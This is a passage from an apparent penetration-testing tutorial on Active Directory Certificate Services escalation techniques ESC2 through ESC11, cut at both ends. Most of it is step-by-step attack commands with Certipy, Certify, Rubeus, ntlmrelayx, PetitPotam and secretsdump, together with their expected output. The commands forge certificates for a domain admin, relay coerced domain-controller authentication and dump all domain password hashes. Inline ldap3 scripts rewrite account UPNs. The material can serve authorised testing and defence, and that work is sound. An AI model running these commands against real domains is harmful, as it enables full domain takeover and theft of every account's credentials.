| Template Name : AnyPurposeTemplate
[...]
Any Purpose : True
Enrollee Supplies Subject : True
[!] Vulnerabilities
ESC2 : 'CORP.LOCAL\\Domain Users' can enroll and template has 'Any Purpose' EKU
|
1
2
3
4
5
| # Step 2: Request certificate with SAN
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'AnyPurposeTemplate' \
-upn 's.admin@corp.local'
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 17
[*] Got certificate with UPN 's.admin@corp.local'
[*] Saved certificate and private key to 's_admin.pfx'
|
1
2
| # Step 3: Authenticate
certipy auth -pfx 's_admin.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
8
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Trying to retrieve NT hash for 's.admin'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
ESC3 — Enrollment Agent Abuse
What Makes It Vulnerable?
ESC3 is a two-stage attack using a certificate enrollment agent. It requires two misconfigured templates:
graph TB
    subgraph "ESC3 — Two Template Attack"
        A["Template 1: Enrollment Agent Template<br/>──────────────────<br/>• Has Certificate Request Agent EKU<br/>  (OID: 1.3.6.1.4.1.311.20.2.1)<br/>• Domain Users can enroll<br/>• No Manager Approval<br/>• No Authorized Signatures"]

        B["Template 2: Certificate with Client Auth<br/>──────────────────<br/>• Has Client Authentication EKU<br/>• Allows enrollment on behalf of<br/>• Application Policy → Certificate<br/>  Request Agent required<br/>• Authorized Signatures = 1"]

        C["Attack Flow:<br/>1. Get Enrollment Agent cert from Template 1<br/>2. Use EA cert to request cert from Template 2<br/>   on behalf of Domain Admin<br/>3. Authenticate as Domain Admin"]
    end

    A --> C
    B --> C

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style B fill:#f39c12,stroke:#e67e22,color:#fff
    style C fill:#27ae60,stroke:#1e8449,color:#fff
Requirements
1
2
3
4
5
6
7
8
9
10
11
12
13
| Requirements for ESC3:
──────────────────────
1. Valid domain credentials (any Domain User)
2. Template 1 (Enrollment Agent):
✓ Certificate Request Agent EKU (1.3.6.1.4.1.311.20.2.1)
✓ Enrollment rights for attacker's user/group
✓ No Manager Approval
3. Template 2 (Target):
✓ Client Authentication EKU
✓ Has Application Policy requiring Certificate Request Agent
✓ Allows enrollment on behalf of others
✓ msPKI-RA-Signature ≥ 1
4. No enrollment agent restrictions on the CA
|
Exploitation — Linux
1
2
3
4
| # Step 1: Request Enrollment Agent certificate
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'EnrollmentAgentTemplate'
|
Expected Output:
1
2
3
4
5
6
7
8
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 18
[*] Got certificate with UPN 'j.smith@corp.local'
[*] Certificate has Certificate Request Agent EKU
[*] Saved certificate and private key to 'j_smith.pfx'
|
1
2
3
4
5
6
| # Step 2: Use Enrollment Agent cert to request certificate on behalf of Domain Admin
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'TargetTemplate' \
-on-behalf-of 'corp\s.admin' \
-pfx 'j_smith.pfx'
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 19
[*] Got certificate with UPN 's.admin@corp.local'
[*] Saved certificate and private key to 's_admin.pfx'
|
1
2
| # Step 3: Authenticate as Domain Admin
certipy auth -pfx 's_admin.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
Exploitation — Windows
1
2
3
4
5
6
7
8
9
10
11
| # Step 1: Request Enrollment Agent certificate
.\Certify.exe request /ca:CA01.corp.local\corp-CA01-CA /template:EnrollmentAgentTemplate
# Save the output to ea.pem, convert to pfx
openssl pkcs12 -in ea.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out ea.pfx
# Step 2: Request certificate on behalf of s.admin
.\Certify.exe request /ca:CA01.corp.local\corp-CA01-CA /template:TargetTemplate /onbehalfof:corp\s.admin /enrollcert:ea.pfx
# Save output and convert to pfx
# Step 3: Authenticate with Rubeus
.\Rubeus.exe asktgt /user:s.admin /certificate:s_admin.pfx /ptt
|
ESC4 — Vulnerable Certificate Template ACLs
What Makes It Vulnerable?
An attacker has write permissions on a certificate template object in Active Directory. They can modify the template to make it vulnerable to ESC1, then exploit it.
Requirements
1
2
3
4
5
6
7
8
9
10
| Requirements for ESC4:
──────────────────────
1. Valid domain credentials
2. One of these permissions on a certificate template AD object:
✓ Owner
✓ FullControl
✓ WriteDacl
✓ WriteProperty
✓ WriteOwner
3. The template must be enabled on a CA
|
Exploitation — Linux
1
2
| # Step 1: Enumerate templates with vulnerable ACLs
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -vulnerable -stdout | grep -B5 -A 20 "ESC4"
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
| Template Name : WebServer
[...]
Permissions
Object Control Permissions
Owner : CORP.LOCAL\Administrator
Write Owner Principals : CORP.LOCAL\Domain Admins
Write Dacl Principals : CORP.LOCAL\Domain Admins
Write Property Principals : CORP.LOCAL\j.smith <-- Our user!
[!] Vulnerabilities
ESC4 : 'CORP.LOCAL\\j.smith' has dangerous permissions
|
1
2
3
4
| # Step 2: Modify the template to enable ESC1 conditions
# Save original template configuration first!
certipy template -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-template 'WebServer' -save-old
|
Expected Output:
1
2
3
4
5
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Saved old configuration for 'WebServer' to 'WebServer.json'
[*] Updating certificate template 'WebServer'
[*] Successfully updated 'WebServer'
|
1
2
3
4
5
| # Step 3: Now exploit it as ESC1
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'WebServer' \
-upn 's.admin@corp.local'
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with UPN 's.admin@corp.local'
[*] Saved certificate and private key to 's_admin.pfx'
|
1
2
| # Step 4: Authenticate
certipy auth -pfx 's_admin.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
1
2
3
| # Step 5: IMPORTANT — Restore the original template!
certipy template -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-template 'WebServer' -configuration 'WebServer.json'
|
Expected Output:
1
2
3
4
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating certificate template 'WebServer'
[*] Successfully restored 'WebServer' to original configuration
|
ESC5 — Vulnerable PKI AD Object ACLs
What Makes It Vulnerable?
An attacker has write permissions on PKI-related AD objects (not templates, but other PKI infrastructure objects).
graph TB
    A["ESC5 — Vulnerable PKI Objects"] --> B["CA Server AD Object<br/>CN=corp-CA01-CA,CN=Enrollment Services<br/>───<br/>If attacker has WriteDacl:<br/>Can grant themselves ManageCA"]
    A --> C["CA Computer Object<br/>CA01$<br/>───<br/>If attacker compromises:<br/>Can extract CA private key"]
    A --> D["NTAuthCertificates<br/>CN=NTAuthCertificates,CN=Public Key Services<br/>───<br/>If attacker can modify:<br/>Can add rogue CA as trusted"]
    A --> E["RootCA / SubCA Objects<br/>CN=AIA,CN=Public Key Services<br/>CN=CDP,CN=Public Key Services<br/>───<br/>If attacker can modify:<br/>Can manipulate certificate chain"]

    style A fill:#f39c12,stroke:#e67e22,color:#fff
    style B fill:#e74c3c,stroke:#c0392b,color:#fff
    style C fill:#e74c3c,stroke:#c0392b,color:#fff
    style D fill:#e74c3c,stroke:#c0392b,color:#fff
    style E fill:#e74c3c,stroke:#c0392b,color:#fff
Requirements
1
2
3
4
5
6
7
8
9
| Requirements for ESC5:
──────────────────────
1. Valid domain credentials
2. Write permissions on one of these AD objects:
✓ CA enrollment service object (CN=Enrollment Services)
✓ CA computer object (CA01$)
✓ NTAuthCertificates container
✓ Certificate Templates container
✓ AIA or CDP containers
|
Exploitation — Linux
1
2
| # Step 1: Enumerate PKI object ACLs
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -vulnerable -stdout | grep -A 30 "ESC5"
|
1
2
3
4
5
6
7
| # Step 2: If you have write access to the CA enrollment object,
# you can enable vulnerable flags
# This typically chains into ESC7 or ESC6 attacks
# Example: If you have WriteProperty on the CA object, set EDITF_ATTRIBUTESUBJECTALTNAME2
certipy ca -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' -enable-flag EDITF_ATTRIBUTESUBJECTALTNAME2
|
ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2
What Makes It Vulnerable?
The CA has the EDITF_ATTRIBUTESUBJECTALTNAME2 flag enabled. This allows ANY certificate request to specify a Subject Alternative Name (SAN), regardless of the template configuration.
Requirements
1
2
3
4
5
6
7
8
9
| Requirements for ESC6:
──────────────────────
1. Valid domain credentials (any Domain User)
2. CA has EDITF_ATTRIBUTESUBJECTALTNAME2 flag enabled
3. A certificate template with:
✓ Client Authentication EKU
✓ Enrollment rights for attacker's user/group
✓ No Manager Approval
✓ (ENROLLEE_SUPPLIES_SUBJECT is NOT required!)
|
Exploitation — Linux
1
2
| # Step 1: Verify the flag is set on the CA
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -stdout | grep -A 5 "User Specified SAN"
|
Expected Output:
1
2
3
| User Specified SAN : Enabled
[!] Vulnerabilities
ESC6 : CA has EDITF_ATTRIBUTESUBJECTALTNAME2 flag set
|
1
2
3
4
5
6
| # Step 2: Request certificate using ANY template with Client Auth
# Even templates without ENROLLEE_SUPPLIES_SUBJECT work because the CA flag overrides
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'User' \
-upn 's.admin@corp.local'
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 21
[*] Got certificate with UPN 's.admin@corp.local'
[*] Saved certificate and private key to 's_admin.pfx'
|
1
2
| # Step 3: Authenticate
certipy auth -pfx 's_admin.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
Exploitation — Windows
1
2
| # Request certificate with SAN specified in the request attributes
.\Certify.exe request /ca:CA01.corp.local\corp-CA01-CA /template:User /altname:s.admin
|
ESC7 — Vulnerable CA ACLs (ManageCA / ManageCertificates)
What Makes It Vulnerable?
An attacker has ManageCA or ManageCertificates permissions on the CA itself.
graph TB
    subgraph "ESC7 Attack Paths"
        A["ManageCA Permission<br/>──────────────────<br/>• Can add yourself as Officer<br/>• Can enable EDITF_ATTRIBUTESUBJECTALTNAME2<br/>• Can enable/disable templates<br/>• Chains to ESC6 or ESC7 path 2"]

        B["ManageCertificates Permission<br/>──────────────────<br/>• Can approve pending requests<br/>• Submit request with SAN<br/>  to template requiring approval<br/>• Then approve your own request"]
    end

    A --> C["Result: Domain Admin"]
    B --> C

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style B fill:#f39c12,stroke:#e67e22,color:#fff
    style C fill:#27ae60,stroke:#1e8449,color:#fff
Requirements
1
2
3
4
5
6
7
8
9
10
| Requirements for ESC7:
──────────────────────
Path 1 (ManageCA):
1. ManageCA permission on the CA
2. Any enabled template with Client Auth EKU
Path 2 (ManageCertificates):
1. ManageCertificates permission on the CA
2. Template with Client Auth + ENROLLEE_SUPPLIES_SUBJECT
(even if it requires Manager Approval)
|
Exploitation Path 1 — ManageCA → ESC6 (Linux)
1
2
| # Step 1: Check if you have ManageCA permissions
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -stdout | grep -B2 -A 5 "ManageCA"
|
Expected Output:
1
2
3
4
5
6
| Access Rights
ManageCertificates : CORP.LOCAL\Administrators
CORP.LOCAL\Domain Admins
ManageCA : CORP.LOCAL\Administrators
CORP.LOCAL\Domain Admins
CORP.LOCAL\j.smith <-- We have ManageCA!
|
1
2
3
| # Step 2: Add yourself as officer (grants ManageCertificates)
certipy ca -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' -add-officer j.smith
|
Expected Output:
1
2
3
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Successfully added officer 'j.smith' on 'corp-CA01-CA'
|
1
2
3
| # Step 3: Enable the SubCA template (or enable SAN flag)
certipy ca -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' -enable-template 'SubCA'
|
Expected Output:
1
2
3
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Successfully enabled certificate template 'SubCA' on 'corp-CA01-CA'
|
1
2
3
4
5
| # Step 4: Request a SubCA certificate (will initially be denied)
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'SubCA' \
-upn 's.admin@corp.local'
|
Expected Output:
1
2
3
4
5
6
7
8
9
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[-] Got error while trying to request certificate
[-] Got error: The certificate request is denied. The request disposition is 'denied'
[*] Request ID is 22
[*] Would you like to save the private key? (y/N) y
[*] Saved private key to '22.key'
[-] Failed to request certificate
|
1
2
3
| # Step 5: Approve the denied request (using ManageCertificates/Officer permission)
certipy ca -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' -issue-request 22
|
Expected Output:
1
2
3
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Successfully issued certificate for request ID 22
|
1
2
3
| # Step 6: Retrieve the approved certificate
certipy req -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' -retrieve 22
|
Expected Output:
1
2
3
4
5
6
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Rerieving certificate with ID 22
[*] Successfully retrieved certificate
[*] Got certificate with UPN 's.admin@corp.local'
[*] Saved certificate and private key to 's_admin.pfx'
|
1
2
| # Step 7: Authenticate as Domain Admin
certipy auth -pfx 's_admin.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
ESC8 — NTLM Relay to AD CS HTTP Endpoints
What Makes It Vulnerable?
The CA has HTTP-based enrollment (Web Enrollment, Certificate Enrollment Service, or Certificate Enrollment Policy Web Service) that does not enforce EPA (Extended Protection for Authentication) and accepts NTLM authentication.
graph LR
    A["Victim (DC01$)<br/>Machine Account"] -->|"NTLM Auth<br/>(coerced via<br/>PetitPotam/PrinterBug)"| B["Attacker<br/>(ntlmrelayx)"]
    B -->|"Relay NTLM to<br/>http://CA01/certsrv/"| C["CA01<br/>Web Enrollment"]
    C -->|"Certificate issued<br/>for DC01$"| B
    B -->|"Auth with DC01$<br/>certificate"| D["DC01<br/>Domain Controller"]
    D -->|"DCSync /<br/>Domain Admin"| B

    style A fill:#3498db,stroke:#2980b9,color:#fff
    style B fill:#e74c3c,stroke:#c0392b,color:#fff
    style C fill:#f39c12,stroke:#e67e22,color:#fff
    style D fill:#27ae60,stroke:#1e8449,color:#fff
Requirements
1
2
3
4
5
6
7
8
9
10
11
12
| Requirements for ESC8:
──────────────────────
1. CA has Web Enrollment enabled (http://CA01/certsrv/)
OR Certificate Enrollment Web Service (CES) enabled
2. Web Enrollment does NOT enforce EPA
3. Web Enrollment accepts NTLM authentication
4. Ability to coerce NTLM authentication from a target:
✓ PetitPotam (MS-EFSRPC)
✓ PrinterBug (MS-RPRN)
✓ DFSCoerce (MS-DFSNM)
✓ ShadowCoerce (MS-FSRVP)
5. Target must be a computer account (for PKINIT to work)
|
Exploitation — Linux (Full Chain)
1
2
| # Step 1: Verify Web Enrollment is accessible
curl -s -o /dev/null -w "%{http_code}" http://CA01.corp.local/certsrv/
|
Expected Output:
(401 = authentication required = Web Enrollment is enabled and accessible)
1
2
3
4
| # Step 2: Start ntlmrelayx targeting the CA's web enrollment
# Terminal 1:
impacket-ntlmrelayx -t http://CA01.corp.local/certsrv/certfnsh.asp \
-smb2support --adcs --template 'DomainController'
|
Expected Output (waiting for connection):
1
2
3
4
5
6
7
8
9
10
11
12
| Impacket v0.11.0 - Copyright 2023 Fortra
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
|
1
2
3
4
| # Step 3: Coerce NTLM authentication from DC01 using PetitPotam
# Terminal 2:
python3 PetitPotam.py -u j.smith -p 'Password123!' -d corp.local \
192.168.1.100 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
8
9
| ___ _ _ _
| _ \ ___ | |_ (_) | |_
| _/ / -_) | _| | | | _|
_|_|_ \___| _\__| _|_|_ _\__|
_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
[+] Attempting to trigger authentication via MS-EFSRPC
[+] Successfully coerced authentication from DC01.corp.local
|
ntlmrelayx captures and relays (Terminal 1 continues):
1
2
3
4
5
6
7
8
9
10
| [*] SMBD-Thread-5: Received connection from 192.168.1.10, attacking target http://CA01.corp.local
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://CA01.corp.local as CORP/DC01$ SUCCEED
[*] SMBD-Thread-5: Connection from 192.168.1.10 controlled, attacking target http://CA01.corp.local
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC01$:
MIIRbQIBAzCCET....[VERY LONG BASE64 STRING]....==
|
1
2
3
4
| # Step 4: Save the base64 certificate to a file
echo "MIIRbQIBAzCCET...==" | base64 -d > dc01.pfx
# Or if certipy was used with ntlmrelayx, it saves automatically
|
1
2
| # Step 5: Authenticate with the DC01$ certificate
certipy auth -pfx dc01.pfx -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
8
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: DC01$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'DC01$'
[*] Got hash for 'DC01$@corp.local': aad3b435b51404eeaad3b435b51404ee:1a2b3c4d5e6f7890abcdef1234567890
|
1
2
| # Step 6: DCSync to dump all domain hashes
KRB5CCNAME=dc01.ccache impacket-secretsdump -k -no-pass DC01.corp.local -just-dc
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
| Impacket v0.11.0 - Copyright 2023 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d765b482771505cbe97411065964d5f:::
s.admin:1104:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
j.smith:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
svc_backup:1106:aad3b435b51404eeaad3b435b51404ee:87c99015a8e7b5a79f5b01e7a25dab32:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:1a2b3c4d5e6f7890abcdef1234567890:::
[*] Cleaning up...
|
ESC9 — CT_FLAG_NO_SECURITY_EXTENSION
What Makes It Vulnerable?
A template has CT_FLAG_NO_SECURITY_EXTENSION (msPKI-Enrollment-Flag contains 0x80000) set, which means the certificate does not include the szOID_NTDS_CA_SECURITY_EXT security extension. Combined with StrongCertificateBindingEnforcement not set to 2, this allows account impersonation.
graph TB
    A["ESC9 Requirements"] --> B["1. CT_FLAG_NO_SECURITY_EXTENSION<br/>set on template<br/>(msPKI-Enrollment-Flag & 0x80000)"]
    A --> C["2. Template has Client Auth EKU"]
    A --> D["3. StrongCertificateBindingEnforcement<br/>!= 2 on the DC<br/>(registry value)"]
    A --> E["4. Attacker has GenericWrite<br/>on a target user account"]
    A --> F["5. Template enrollment rights<br/>for attacker or target"]

    B --> G["Attack: Change target's UPN<br/>to match DA, request cert,<br/>restore UPN, authenticate"]
    C --> G
    D --> G
    E --> G
    F --> G

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style G fill:#27ae60,stroke:#1e8449,color:#fff
Requirements
1
2
3
4
5
6
7
8
9
10
| Requirements for ESC9:
──────────────────────
1. GenericWrite permission on a target user object
2. Certificate template with:
✓ CT_FLAG_NO_SECURITY_EXTENSION flag (0x80000)
✓ Client Authentication EKU
✓ ENROLLEE_SUPPLIES_SUBJECT NOT required
✓ Enrollment rights (for target user or attacker)
3. StrongCertificateBindingEnforcement != 2 on DC
(HKLM\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement)
|
Exploitation — Linux
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| # Step 1: Check if GenericWrite exists on a target user
# (Check via BloodHound or manual LDAP query)
# Step 2: Change the target user's UPN to match Domain Admin
certipy shadow auto -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-account svc_backup -target s.admin
# OR manually change UPN:
python3 -c "
import ldap3
server = ldap3.Server('192.168.1.10')
conn = ldap3.Connection(server, 'corp\\j.smith', 'Password123!', auto_bind=True)
conn.modify('CN=svc_backup,CN=Users,DC=corp,DC=local',
{'userPrincipalName': [(ldap3.MODIFY_REPLACE, ['s.admin@corp.local'])]})
print('UPN changed!' if conn.result['result'] == 0 else 'Failed!')
"
|
Expected Output:
1
2
3
4
| # Step 3: Request certificate for the modified account
certipy req -u svc_backup@corp.local -p 'SvcPassword!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'ESC9Template'
|
Expected Output:
1
2
3
4
5
6
7
8
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 's.admin@corp.local'
[*] Certificate has no object SID (no security extension!)
[*] Saved certificate and private key to 's_admin.pfx'
|
1
2
3
4
5
6
7
8
9
| # Step 4: Restore the original UPN (important!)
python3 -c "
import ldap3
server = ldap3.Server('192.168.1.10')
conn = ldap3.Connection(server, 'corp\\j.smith', 'Password123!', auto_bind=True)
conn.modify('CN=svc_backup,CN=Users,DC=corp,DC=local',
{'userPrincipalName': [(ldap3.MODIFY_REPLACE, ['svc_backup@corp.local'])]})
print('UPN restored!' if conn.result['result'] == 0 else 'Failed!')
"
|
Expected Output:
1
2
| # Step 5: Authenticate with the certificate (maps to s.admin due to UPN in cert)
certipy auth -pfx 's_admin.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
ESC10 — Weak Certificate Mapping
What Makes It Vulnerable?
The domain has weak certificate mapping configured via registry values on the DC, allowing certificate-to-account mapping based on UPN without strong validation.
Requirements
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| Requirements for ESC10:
───────────────────────
Case 1 (CertificateMappingMethods includes UPN mapping):
1. GenericWrite on a target user
2. Registry: HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel
CertificateMappingMethods includes 0x4 (UPN mapping)
3. StrongCertificateBindingEnforcement = 0
4. Certificate template with Client Auth EKU
Case 2 (StrongCertificateBindingEnforcement = 0 or 1):
1. GenericWrite on a target user
2. Registry: StrongCertificateBindingEnforcement != 2
3. Certificate template with Client Auth EKU
4. Template does NOT need ENROLLEE_SUPPLIES_SUBJECT
|
Exploitation — Linux
1
2
3
| # Step 1: Check registry values (requires admin or remote registry access)
netexec smb 192.168.1.10 -u j.smith -p 'Password123!' \
-M reg-query -o QUERY='HKLM\SYSTEM\CurrentControlSet\Services\Kdc' VALUE='StrongCertificateBindingEnforcement'
|
Expected Output:
1
| SMB 192.168.1.10 445 DC01 [+] HKLM\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement = 1
|
(Value of 0 or 1 = Vulnerable. Value of 2 = Not vulnerable)
1
2
3
4
| # Step 2: Change target user's UPN to Domain Admin's UPN
# (Requires GenericWrite on svc_backup)
certipy account update -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-user svc_backup -upn 's.admin@corp.local'
|
Expected Output:
1
2
3
4
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating user 'svc_backup'
[*] Successfully changed 'svc_backup' UPN to 's.admin@corp.local'
|
1
2
3
4
| # Step 3: Request certificate (as svc_backup, but cert will have s.admin UPN)
certipy req -u svc_backup@corp.local -p 'SvcPassword!' -dc-ip 192.168.1.10 \
-ca 'corp-CA01-CA' \
-template 'User'
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 24
[*] Got certificate with UPN 's.admin@corp.local'
[*] Saved certificate and private key to 'svc_backup.pfx'
|
1
2
3
| # Step 4: Restore original UPN
certipy account update -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-user svc_backup -upn 'svc_backup@corp.local'
|
Expected Output:
1
2
3
4
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating user 'svc_backup'
[*] Successfully changed 'svc_backup' UPN to 'svc_backup@corp.local'
|
1
2
| # Step 5: Authenticate as s.admin
certipy auth -pfx 'svc_backup.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
ESC11 — NTLM Relay to RPC Enrollment (ICertPassage)
What Makes It Vulnerable?
Similar to ESC8, but targeting RPC-based certificate enrollment instead of HTTP. The CA’s RPC enrollment interface does not enforce Integrity or Extended Protection for Authentication (EPA).
graph LR
    A["Victim (DC01$)<br/>Machine Account"] -->|"NTLM Auth<br/>(coerced)"| B["Attacker<br/>(ntlmrelayx)"]
    B -->|"Relay NTLM via RPC to<br/>CA01 (ICertPassage)"| C["CA01<br/>RPC Enrollment<br/>(Port 135/Dynamic)"]
    C -->|"Certificate issued<br/>for DC01$"| B
    B -->|"Auth with DC01$<br/>certificate"| D["DC01<br/>Domain Controller"]

    style A fill:#3498db,stroke:#2980b9,color:#fff
    style B fill:#e74c3c,stroke:#c0392b,color:#fff
    style C fill:#f39c12,stroke:#e67e22,color:#fff
    style D fill:#27ae60,stroke:#1e8449,color:#fff
Requirements
1
2
3
4
5
6
7
| Requirements for ESC11:
───────────────────────
1. CA has RPC enrollment enabled (ICertPassage remote protocol)
2. CA does NOT enforce Integrity for RPC connections
3. IF_ENFORCEENCRYPTICERTREQUEST flag is NOT set on CA
4. Ability to coerce NTLM authentication from a target
5. Target is a computer account (DC preferred for DCSync)
|
Exploitation — Linux
1
2
| # Step 1: Verify ESC11 is possible
certipy find -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 -vulnerable -stdout | grep -A 3 "ESC11"
|
Expected Output:
